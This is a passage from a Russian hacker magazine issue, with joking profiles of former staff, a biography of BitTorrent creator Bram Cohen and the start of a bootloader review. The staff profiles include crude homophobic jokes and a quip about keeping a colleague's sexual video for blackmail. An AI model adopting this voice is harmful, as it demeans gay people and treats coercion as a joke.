
Во-первых, Даниил Шеповалов — это не псевдоним. И даже не творческий коллектив. И, разумеется, никакой не инопланетный разум — в конце прошлого века это был обычный студент-программист, изучавший компьютерную графику и генетические алгоритмы днем и гасившийся на рейвах по ночам. Так бы ему и оставаться простым студентом, если бы не некий мистический предмет, который он нашел на крыше Эрмитажа в процессе мастурбации оттуда в Неву. Подробнее мы не можем об этом рассказать, бумага этого просто не выдержит, поэтому сообщим тебе результат: на следующий день SINtez, шарящий в яндексе на предмет слова... как это ни странно, «юмор», попал на Данину страничку и пригласил его в команду][. Дальнейшее тебе известно — темная сила артефакта, помноженная на мощный интеллект Дани, начала мощно изливаться на страницы Хакера. Она сделала данного господина настолько широко известным в интернетах, что среди некоторых его пользователей Хакер только с ним и ассоциируется. Кстати говоря, писал Даня в том числе статьи, не содержащие в себе мощного некросодомического заряда — материалы вроде «AI: SkyNet или Пикачу» тому примером.

Спустя четыре года энергия артефакта начала иссякать, подтачивая его Волю, Ловкость и Сопротивление Магии, в результате чего Даня поддался на происки злых конкурентов, соблазнивших его вышеуказанным золотом и девственницами, в результате чего][лишился своего главного хумориста, а мы, оставшиеся члены X-Crew, как раз организовавшие прямое общение с читателями, опубликовав свои мобильные телефоны, начали постепенно прогибаться под шквалом звонков и SMS примерно такого содержания: «Где Даня? Верните Даню! Даш аську Дани? Даш аську Форба? Даш аську Бублика! Риально нада!». Спустя долгие годы Даня вернулся — но это был уже не тот Даня — мы считаем, что был созданный злобным колдуном гомункулус. Поэтому больше мы про Шеповалова ничего писать не будем, а лучше дадим слово ему самому.

Диагноз: Даня — это Даня. Монстр хумора образца начала века, которого помнят и цитируют до сих пор. Сейчас он работает в PR-службе в RuTube и держит портал для журналистов и пиарщиков Mediahunter.ru.

От себя: Активно нес контркультуру в массы. Полагаю, донес и не расплескал. Судя по всему, буду гореть в аду в особой VIP-ложе.

А однажды я спас Синтеза от гибели. Мы были в питерском клубе «Мама» — это был лютый притон и рассадник порока. Ну и Синтез так много выпил чая и минералки, что пришлось его отвести в туалет и поливать холодной водой. Синтез при этом повторял «Че-то мне п*ц!», а мыслью пребывал в Далеких Мирах Бодхисатв Будущего.



« Назад – Результаты поиска | Архивировать | Сообщить о спаме | Удалить | Поместить во входящие | Ярлыки ▼ | Дополнительные действия ▼

***новость: Анфиса Чехова открыла официальный видеоблог на RuTube Входящие | X lozovsky@gameland.ru | X

от Даниил Шеповалов <dshepovalov@rutube.ru>
кому "massmedia@rutube.ru" <massmedia@rutube.ru>
дата 14 июля 2009 г. 11:36
тема ***новость: Анфиса Чехова открыла официальный видеоблог на RuTube
отправлено через rutube.ru

Скрыть подробные сведения 14.07.09 Ответить

Популярная телеведущая Анфиса Чехова открыла официальный видеоблог на RuTube (http://anfisachehova.rutube.ru/journal). В своем личном видеоблоге Анфиса Чехова делится с поклонниками подробностями своей жизни, мыслями, впечатлениями и планами на будущее. Именно здесь можно узнать все о жизни Анфисы из первых рук, гораздо раньше, чем информация появится в желтой прессе.

С уважением, Даниил

Ответить | Ответить всем | Переслать

ДАНЯ ШЕПОВАЛОВ СПАМИТ ЖУРНАЛИСТОВ. ВАШ НЕПОКОРНЫЙ И НИКАКОЙ НЕ СЛУГА ТОЖЕ ПАЛ ЖЕРТВОЙ ЭТОЙ РАССЫЛКИ




MindwOrk aka Олег Чебенеев

КОГДА ЗАРУЛИВАЛ: С 2003 ГОДА

Жалобы: на присутствие геев в команде Хакера образца 2004 года (подробности — ниже. Внимание! Наличие геев в команде Хакера научно не доказано!).

Анамнез

Как известно, на факультете физики учат физиков, а на факультете журналистики — журналистиков. Специально обученных пятью годами журфака журналистов в][никогда не водилось, видимо, поэтому мы никогда не писали про пришельцев, похищающих нижнее белье у звезд эстрады и волшебные крема из таежного меда, которые нужно употреблять вместо термопасты с целью увеличения производительности. Да, я отвлекся, но не просто так — суть в том, что именно Олег, вдохновленный фильмом «Хакеры», но ни разу хакером не являвшийся, воплощал в нашем журнале «Журналиста» — человека, который способен взять интервью у Билла Гейтса, Евгения Касперского и Криса Касперски вместе взятых (хотя испытания адронного коллайдара доказали, что Крис и Евгений при встрече немедленно аннигилируют с выделением огромного количества энергии), найти подходы к командам вроде Метео, Scut-a, m00, cDc и даже интересно (!) написать статью про udaff.com. Из авторского сословия он очень быстро перекочевал в когорту редакторов, приняв под свое командование рубрику «Сцена» (в которой командовал в основном собой), а вскоре — метастазировал в рубрику «Креатифф», которую заполнял исключительно собой. Что справедливо — креативы кроме него все равно никто писать не умел. Название «Креатифф» было выбрано неслучайно — ведь в те мрачные времена в интернетах был очень популярен «ресурс Удава», на котором тусовалось огромное количество личностей, ободренных новой модой, которая постановила, что в XXI веке стало можно писать по принципу «как слышится — так и пишется, а то и даже хуже». Так вот, среди этих зловредных личностей присутствовал и некий mindw0rk. Кроме подвигов на ниве журналистики, Олег запомнился нам своим увлечением бильярдом (насколько я понимаю, вполне монетизированное увлечение), плавно перешедшим в несколько лет задротства в MMORPG (чему и был посвящен его ЖЖ), от которого он в итоге смог излечиться, увлекшись в настоящее время покером. Которое, с его слов, тоже более-менее себя окупает.



ОЛЕГ «MINDWORK» ЧЕБЕНЕЕВ РЕКЛАМИРУЕТ FREEBSD. ОЧЕВИДНО, ХОЧЕТ ПОПРОСИТЬ В ДОЛГ У АНДРЕЯ МАТВЕЕВА!

Диагноз: Официальный журналист Хакера. Человек, который знает толк в публицистике, интервью и онлайн-играх. О которых сейчас и пишет. Говорит, что мечтает написать на эту тему толстую книгу без картинок.

От себя

Помнится, приютил на хате московскую делегацию из][: Бублика, Хинта, Куттера, Олега. Записал компромат, где Бублик натурально дрючит по-гомосятски Хинта, видео до сих пор хранится у меня на компе. Может, если кто-то из них станет депутатом, пригодится для шантажа :).





b00b1ik aka Артем Аникин

КОГДА ЗАРУЛИВАЛ: С 2004 ГОДА

Жалобы: на злоупотребление алкоголем в течение длительного времени.

Анамнез:

Рядовой новосибирский старшеклассник, отнимающий у соучеников завтраки, деньги и мобильники, отрывающий крылья бабочкам, топчущий муравейники и целующий девочек — казалось бы, какую роль он мог сыграть в жизни][? Элементарно, Ватсон! Во-первых, на момент установления контакта с журналом Артем уже вырос, выписался из школы и даже получил аттестат. Во-вторых, он перестал отнимать у подростков мелкие материальные ценности (никакого криминала, в Новосибирске, находящимся на территории бывшей Гипербореи, так принято), переехал в Москву и перешел на ценности виртуальные — заруливал на асечке (asechka.ru), брутил уины, добывал шестизнаки, овладел пятизнаком (и до сих пор его не проимел), да и вообще занимался делами настолько темными, что не хочет о них говорить даже сейчас. Так или иначе, тогдашний редактор рубрики «Взлом» — Иван Петров aka CuTTer пригласил Бублика авторствовать в его рубрику, что вылилось (февраль 2004 года) в написание вышеозначенным перцем статьи «Выгибаем большую лапу» про баги известного почтового сервера. После этого внезапно выяснилось, что Артем — не злой криминогенный хакер, а веселый парень, вечно молодой (тогда — 18 лет) и вечно пьяный, всегда готовый искрометно пошутить и выпить литр-другой 60% воды. А поскольку в те далекие времена в журнале имел место острый недостаток юмористов (точнее, юмористами там были все, но вот написать что-либо смешное мог только Даниил Шеповалов, который тогда, к сожалению, был похищен пришельцами), именно Артем и начал заруливать Хумором в нашем журнале. Со временем сей студент МТУСИ (где он, кстати, учился вместе с CuTTer'ом и NSD), благодаря своим могучим навыкам в области алкоголизма, прогулов семинаров, взлома и программного обеспечения, заджойнился в редакторы рубрики PC-ZONE и некисло поднял ее интересность в глазах тех читателей, которые начали считать, что ее прежний редактор (M.J.Ash) — слишком стар, уныл и официален, чтобы делать рубрику, достойную внимания нашего активного и хакерски-ориентированого читателя. Погоди, ты всерьез считаешь, что пьянство и прогулы я упомянул здесь для красного словца или, тем паче, для юмору? Вовсе нет, ведь тогда эти вещи назывались по-другому — дипломатия и тайм-менеджмент соответственно.

Диагноз:

Заметный чувак. Внес порядочный вклад в развитие журнала, особенно — в общение с читателями, показав им пример тогдашнего ксакепа — молодого, дерзкого и веселого. Нынче — поднялся, открыл свое дело, с журналистикой и хаком не связанное — держит тату-салон в центре Москвы.

От себя:

Вот и все, что сказал мне Бублик в ответ на присланный ему этот текст: «аххаах».

DVD: Caution! Hot content! / Обережно, гарячо!

На нашем диске тебя ждет царский бонус размером с сиденье от унитаза, тьфу, точнее, только что прочитанную тобой статью: полный текст интервью со всеми упомянутыми в статье][-мэнами.

ЗАКЛЮЧЕНИЕ

Вот и подошла к концу наша историческая статья. Если ты читаешь журнал недавно — считай, что ты ознакомился с великими скрижалями][:). Если давно — все равно узнал много нового, поскольку я и сам был удивлен некоторым подробностям жития старых коллег и тем метаморфозам, которые произошли с ними к 2010-му году. Разумеется, за рамками статьи остались][-мэны современности — хотя большинство из них работают в журнале кучу лет и весьма заметны (взять хотя бы Горла, который являет собой красивейший стереотип крутого программиста-хардкорщика). Ну ничего, и про нас когда-нибудь напишут :).][



МАРИЯ «MIFRILL» НЕФЕДОВА MIFRILL@REAL.XAKEP.RU

ГОЛОВОЛОМКА ТОРРЕНТОВ

О БРЭМЕ КОЭНЕ, СОЗДАТЕЛЕ ПРОТОКОЛА BITTORRENT

БРЭМ КОЭН — КЛАССИЧЕСКИЙ ГИК. НАСТОЛЬКО КЛАССИЧЕСКИЙ, ЧТО ЕГО МОЖНО ИСПОЛЬЗОВАТЬ В КАЧЕСТВЕ ИЛЛЮСТРАЦИИ К ЭТОМУ ПОНЯТИЮ В ЭНЦИКЛОПЕДИЯХ. НАВЕРНОЕ, ПОЭТОМУ ТАК СЛОЖНО ПОВЕРИТЬ, ЧТО ЭТОГО СПОКОЙНОГО ПАРНЯ, КОТОРЫЙ ПИТАЕТ НЕЖНУЮ ЛЮБОВЬ К ГОЛОВОЛОМКАМ И ОРИГАМИ, ЛЮТО НЕНАВИДЯТ ВСЕ ПРАВООБЛАДАТЕЛИ НА ПЛАНЕТЕ — ЕЩЕ БЫ, ВЕДЬ ИМЕННО ОН ПРИДУМАЛ ПРОТОКОЛ BITTORRENT, ОКОНЧАТЕЛЬНО СПУСТИВ ПИРАТСТВО С ПОВОДКА.

ГЕНИИ НЕ ЛЮБЯТ ШКОЛУ

Откуда вообще берутся все эти «новые технологии»? Они явно не растут на деревьях и не размножаются почкованием, их придумывают люди, и, как правило, очень необычные личности. Ты только вдумайся, каким нужно быть гиком, чтобы с нуля, из головы, измыслить принципиально новый гаджет или не имеющую никаких аналогов технологию. Неудивительно, что таких гениев обычно величают психами и зачастую при жизни они так и не находят ни единомышленников, ни признания.

Нашему сегодняшнему герою повезло несколько больше «собратьев по разуму» — свое место в этой жизни Брэм Коэн нашел, да и с признанием дела тоже обстоят неплохо, хотя, как было сказано выше, его можно использовать в качестве иллюстрации к понятиям «гик» или «нерд». Родился Брэм в 1975 году, в Соединенных Штатах, ясное дело, Америки, и проявлять интерес к программированию, математике и к другим, не совсем обычным для ребенка вещам, он начал в совсем юном возрасте. Тогда о странностях Брэма никто особенно не задумывался, во всяком случае, вести его к психологу нужды не было. Напротив, за одаренного мальчика только радовались, да иногда беззлобно ругались — маленький Брэм обожал всевозможные головоломки, но хватало их от силы на полчаса. Кстати, он до сих пор способен собрать кубик Рубика за 2 минуты, практически машинально.

Учился Коэн в том же городе, где появился на свет — в Нью-Йорке. Он посещал не простую школу, а именитое заведение с математическо-научным уклоном — Stuyvesant High School. Среди выпускников этой школы куча нобелевских лауреатов, докторов наук, ученых и других видных личностей. В интервью Брэм, однако, не раз признавался, что школу он ненавидел, и ему приходилось постоянно держать в голове напоминание самому себе, что сюда он пришел учиться, получать знания. Как нетрудно догадаться, проблема крылась не в самой школе, а в том, что отношения со сверстниками не ладились, да и оценки Коэна, как ни странно, тоже не достигали заоблачных высот. Брэм был способен добиваться великолепных результатов в узких, интересных лично ему сферах, например, в области любимой математики, но остальные предметы, те, что интересовали Брэма меньше, становились проблемой. Хуже того, отметки и успеваемость Коэн так же относил к вещам неинтересным и маловажным, что, конечно, не могло не возмущать педагогов. Положение худо-бедно поправляли разве что его победы на всевозможных математических олимпиадах, коих за школьные годы набралось немало.

О причинах своих «странностей» Коэн узнал только в зрелом возрасте, когда впервые наткнулся на упоминание и описание синдрома Аспергера (иногда его еще называют синдромом Гиков, или Кремниевой долины). Цитирую определение этого заболевания: «Синдром Аспергера — это так называемая форма высокофункционального аутизма, при котором способность функционировать относительно сохранена. Лица с синдромом Аспергера встречаются редко, со стороны они не похожи на умственно отсталых и обладают, как минимум, нормальным, либо высоким интеллектом, но нестандартными или слаборазвитыми социальными способностями; часто из-за этого их эмоциональное и социальное развитие, а также интеграция происходят позже обычного».

Узкие, интенсивные интересы, будучи поглощен которыми человек не замечает ничего вокруг — это так же одна из базовых характеристик синдрома Кремниевой долины, а Брэм подпадает практически под все его классические черты. Вместо общения со сверстниками в школьные годы он был поглощен изучением языков программирования (в частности, Basic и основ C), которым в 6 лет его начал обучать отец. В конце 80-х даже в престижной Stuyvesant High School еще не было классов по программированию, так что почти все премудрости Брэму приходилось постигать самостоятельно, что, впрочем, его совершенно не удручало — фактически, программировать Коэн начал уже к 10 годам.

В 1993 году, окончив школу, Брэм поступает в университет Буффало, но вскоре бросает учебу. Дело в том, что с возрастом он окончательно понимает, что ему очень тяжело заниматься вещами, которые он считает бессмысленными и неинтересными, а в колледже «ненужной информации» было слишком много.

Бросив колледж, Брэм продолжает учиться самостоятельно, плюс ищет работу. Эти поиски даже увенчались успехом, хотя требования он предъявлял не совсем стандартные. Коэн признается, что неспособен работать в фиксированном графике, по часам, в компании, предъявляющей строгие требования к дресс-коду, и категорически не может выполнять бессмысленную и неинтересную работу. С такими критериями найти место вряд ли было просто, но свою роль здесь сыграл бум доткомов, как раз пришедшийся на середину 90-х, начало 2000-х годов. В то время талантливым программистам были рады во многих компаниях, даже если эти самые программисты с презрением относились к дресс-коду :).



ГЛАВНЫЙ ОФИС BITTORRENT INC. ВОТ ТАК ВСЕ СКРОМНО

СДЕЛАТЬ ВСЕМ ХОРОШО

В последующие годы Коэн успел поучаствовать в работе целого ряда стартапов и, конечно, почерпнул немало опыта и знаний, в частности



ПОМИМО ПРОЧЕГО, КОЭН ЕЩЕ И ОТЕЦ СЕМЕЙСТВА — ТРОЕ ДЕТЕЙ, НЕ ШУТКИ!

ОФИЦИАЛЬНЫЙ САЙТ КОМПАНИИ BITTORRENT

его арсенал языков пополнили Python и Java. Но наиболее интересным для нас и для истории стал его последний проект, над которым Брэм трудился в компании с говорящим названием «Evil Geniuses for a Better Tomorrow». Совместно с Джимом МакКоем, основателем «Злых гениев ради светлого будущего», он корпел над разработкой открытой технологии пиринговой дистрибуции контента MojoNation. Происходило это в 1999-2001 годах, peer-to-peer сети на тот момент уже успели заявить о себе, заставив правообладателей занервничать; уже разгорался конфликт вокруг Napster, и вот-вот должны были появиться KaZaa,

ПРОТОКОЛ БЫЛ ПРАКТИЧЕСКИ ГОТОВ УЖЕ ЛЕТОМ 2001 ГОДА, ВО ВСЯКОМ СЛУЧАЕ, ПРОВЕДЕНИЕ БЕТЫ И ПЕРВЫЙ ЕГО ЗАПУСК СОСТОЯЛИСЬ 1 ИЮЛЯ 2001.

Gnutella и eDonkey2000, подливая масла в огонь. Брэм к этому времени уже довольно давно интересовался файлообменными технологиями и, по собственному признанию, «очень хотел создать что-то действительно полезное людям».

Главной фишкой MojoNation должно было стать следующее: если человек захочет сохранить файл от любопытных глаз, но одновременно иметь его под рукой, то с помощью MojoNation он сможет разбить файл на множество мелких кусочков, зашифровать, и прога распределит их среди миллионов компьютеров, на которых она так же будет запущена.

Да, ребята явно что-то перемудрили, поэтому неудивительно, что MojoNation «не выстрелила» по-настоящему, но зато все это навело Брэма на интересную мысль. Коэн давно подметил, что загрузка и скачивание в файлообменных сетях вроде KaZaa происходят с неравной скоростью — провайдеры умышленно создавали эффект бутылочного горлышка, урезая скорость upload'а. Получалось, что, когда два пира обмениваются большим файлом, например, копией фильма весом 700 Мб, получающий льет с прекрасной скоростью, этак 1.5 Мб\с, а раздающий добивает разве что до 1\10 этой отметки. То, что неплохо работало для mp3 и другой мелочевки, для больших файлов годилось с трудом, и вот тут-то Брэма и посетила идея, что, если разбить файл на мелкие кусочки и распределить их между несколькими аплодерами, это должно существенно поднять скорость и «сделать всем хорошо».

ТОРРЕНТ-БЕЗУМИЕ

В апреле 2001 года Коэн оставляет работу в «Evil Geniuses for a Better Tomorrow» и начинает новый этап в своей жизни, который он сам окрестил периодом «бедного художника» — жить тогда приходилось за счет скудных сбережений.

Он целыми днями торчит дома и программирует, несмотря на то, что мало кто из друзей и близких верит в успех его затеи. Впрочем, сказать, что в Брэма не верил совсем никто, значило бы соврать. Например, его жена Дженна, вспоминая тот период, вообще сравнивает его с Моцартом, дескать, он писал свою музыку так же, как Брэм — на одном дыхании, стремительно, словно его руку направлял сам господь Бог. Согласно все той же Дженне, Брэм мог почти весь день бесцельно слоняться по дому, из кухни в комнату, а потом внезапно пойти, сесть за компьютер и начать потоком выдавать код, чистый, рабочий код.

Сам Коэн, как правило, вспоминает то время с улыбкой и замечает, что с ним подобное происходит нередко — он частенько просто знает, что прав и, никого не слушая, работает над задуманным. В случае с BitTorrent'ом Брэм как раз был в себе уверен и знал, что отлично управляется с написанием протоколов.

Чутье не подвело камрада Коэна — протокол был практически готов уже летом 2001 года, во всяком случае, проведение беты и первый его запуск состоялись 1 июля 2001. Кстати, интересный факт — для тестирования BitTorrent Брэм собрал немалую пачку порнухи, которую и раздавали туда-сюда :).

Каковы особенности торрентов, ты, думаю, прекрасно знаешь и сам, но все же обозначу основные черты: децентрализованная структура сети; скачивание информации практически без очередей; отличная скорость; пиры могут закачивать насколько файлов, а сами файлы разбиты на небольшие фрагменты; обмен информацией между пирами происходит по правилу «ты — мне, я — тебе» («Give and ye shall receive» — настоящий девиз Брэма Коэна).

Широкой аудитории свою разработку, то есть протокол и первый BitTorrent-клиент, Брэм представил в 2002 году, на первой ежегодной хакерской конфе CodeCon, которую он сам же и организовал, совместно со своим бывшим соседом по комнате Лэном Сассманом. Публике BitTorrent был подан как OpenSource-продукт, ориентированный на хардкорных гиков, например, предполагалось, что линуксойдам будет очень удобно распространять с его помощью по сети свой софт. Но все повернулось несколько иначе... Нет, компьютерщики, конечно, быстро оценили плюсы и удобства нового протокола, и сарафанное радио принялось распространять по Сети благую весть о BitTorrent, но за какой-то год взорвать интернет «БитТорренту» удалось благодаря стараниям пиратов и кино- и сериало-манов. Дело в том, что раньше на закачку новой серии любимого телешоу у них уходили часы, а теперь счет шел на минуты. Товарищи пираты, в свою очередь, оценили другие удобства новинки, и принялись активно выкладывать в BitTorrent вкусное и интересное. Преимущества были очевидны, и миллионы юзеров поспешили оценить их лично.

Конечно, нельзя забывать о главном: самым большим плюсом BitTorrent все же была и остается его децентрализованность — в то время, когда другие файлообменные сети терпели крах под напором правообладателей, прижать

торренты оказалось практически невозможно. Брэма Коэна судить оказалось решительно не за что (хотя такие мысли, конечно, посещали медиа магнатов), а никакой иной «головы» у BitTorrent не имелось. Слабым звеном в цепочке оказались трекеры, которым в последние годы и достается оптом, за всех и вся, но благодаря открытости технологии противостояние «копирасты vs. торрент-трекеры» скорее напоминает войну с ветряными мельницами или битву с гидрой — на месте отрубленной головы незамедлительно вырастают две новые. Сказать, что Брэм Коэн не ожидал такого резонанса и такой популярности, значило бы не сказать ничего. Брэм был шокирован происходящим и долго не мог поверить, что все это имеет место на самом деле. В начале 2003 года он даже успел снова устроиться на работу, подавшись в игростроительную компанию Valve (да-да, «Half-Life»), но успех «БитТоррента» спутал Брэму все карты. Дело дошло до смешного — признательные торрент-юзеры щедро жертвовали Коэну деньги через PayPal, указанный на его сайте, и суммы этих пожертвований были таковы, что все семейство Коэнов, а это Брэм, его жена и трое детей, могло спокойно и хорошо жить на одни только эти средства. Впрочем, чему удивляться, если к концу 2003 года BitTorrent уже был скачан порядка 20 млн. раз. Коэн признается, что представить себе такое количество людей ему сложно и даже жутко. Он говорит, что старается вообще об этом не думать, предпочитая размышления о коде или о любимых зубодробительных паззлах.

НЕРАЗРЕШИМАЯ ГОЛОВОЛОМКА

Из Valve Брэм уволился в 2004-м, проработав там около года. На этот раз он не стал искать новую работу и не пожелал вновь возвращаться к стилю жизни «свободного художника». Вместо этого он со своим братом Россом Коэном и бизнес-партнером Эшвином Нэвином основал компанию BitTorrent Inc., на благо которой трудится по сей день.


Компания Коэна занимается нехитрым бизнесом — продолжает поддерживать, совершенствовать и распространять сам BitTorrent, а также предлагает платный для крупных клиентов (и по-прежнему бесплатный для простых юзеров) сервис BitTorrent DNA (Delivery Network Accelerator) и комплект средств разработки BitTorrent Software Development Kit.

Дела у предприятия идут неплохо. Так, в 2005 году в BitTorrent Inc. вложился крупный инвестор Дэвид Чао, после чего MPAA (Американская ассоциация кинокомпаний) поспешила заключить с Коэном и партнерами сделку, согласно которой с официального сайта BitTorrent были убраны все ссылки на нелегальный контент, и воцарились дружба и мир.

На самом деле, правообладатели с радостью утопили бы Брэма вместе с его разработкой, да только они упустили момент, воюя с другими пиринговыми сетями. К тому же, доказать, что Коэн изобрел, или делает что-то нарушающее закон, оказалось практически невозможно — отвлеченно рассматривая BitTorrent просто как протокол, как технологию передачи данных, ничего нелегального в нем найти нельзя.

Вообще, Брэм Коэн, наверное, единственный, кто остался в стороне от праздника вседозволенности и веселого хаоса, который торренты посеяли в Сети. Он никогда не скачивал ничего нелегального, во-первых, потому что не слишком одобряет весь сегодняшний пиратский бум, во-вторых, потому что очень хорошо понимает — MPAA, RIAA и прочие организации будут только рады, если он это сделает. «Ни в коем случае не хочу давать им повод, они наверняка только этого и ждут», — говорит Коэн, и с ним трудно не согласиться.

Впрочем, Брэм, как обычно, не унывает, более того, нельзя сказать, что торренты сильно нужны своему создателю — любимые шоу и фильмы он предпочитает покупать на DVD, кабельного у него нет вообще, телевизор он не смотрит, а компьютеры ненавидит. Нет, это не шутка и не опечатка, Брэм действительно часто и совершенно искренне заявляет о том, что компьютеры настоящее зло, он терпеть их не может и надеется, что в будущем они станут удобнее и лучше, а он, в свою очередь, сделает для этого все возможное. А пока компьютеры по-прежнему тупые и противные, Брэм старается почаще от них отдыхать — он по сей день одержим головоломками, логическими играми, паззлами, жонглированием и оригами. Он «щелкает» головоломки десятками, проектирует свои собственные и признается, что не отказался бы зарабатывать этим на жизнь — сидеть дома и создавать вещи настолько сложные, что вряд ли кому-то, кроме него самого, удастся их решить. Очень интересная мысль ведь, похоже, Брэм уже создал одну такую неразрешимую головоломку; имя ей BitTorrent и над тем, что с ней делать, уже больше 5 лет ломают головы все копирасты на нашей планете.





СВОИ ГОЛОВОЛОМКИ БРЭМ ПРОДАЕТ



БРЭМ КОЭН

МАКЕТ ГОЛОВОЛОМКИ ЗА АВТОРСТВОМ БРЭМА






МАКСИМ «HATCHET» ПОЛЕВОЙ MAKS.HATCHET@YANDEX.RU







Магия загрузки

Умный Gujin, новаторский netboot.me и ванильный boot.kernel.org

Скажи, как ты относишься к тому, чтобы обзавестись бутлоадером, который не требует настройки и умеет самостоятельно искать ОС на твоем жестком диске? А как тебе идея загрузки всегда свежей версии ОС через интернет, без необходимости ее установки, обновления и восстановления в случае сбоя? Заманчиво? Тогда читай дальше, твоему вниманию будет представлен умный загрузчик Gujin, а также онлайновые сервисы netboot.me и boot.kernel.org.

GUJIN. УМНЫЙ ЗВЕРЬ

LiLo дал Linux возможность быть загруженным, Grub позволил избавиться от необходимости перезаписи загрузчика после изменения конфигурационного файла, а Gujin (http://gujin.sourceforge.net) не требует ни перезаписи загрузчика, ни конфигурационного файла. Ключевая особенность этого загрузчика — автоматический анализ разделов и файловых систем в поисках Linux-ядер, образов загрузочных дисков (*.bdi) и ISO-образов без необходимости ручной настройки.

Фактически Gujin вообще не имеет конфигурационного файла. Все, что нужно сделать для добавления нового ядра в загрузочное меню — просто скопировать его в каталог /boot. Всю остальную работу загрузчик сделает во время своей инициализации. При этом, если помимо Linux в твоей системе есть и другие ОС — они также будут добавлены в меню.

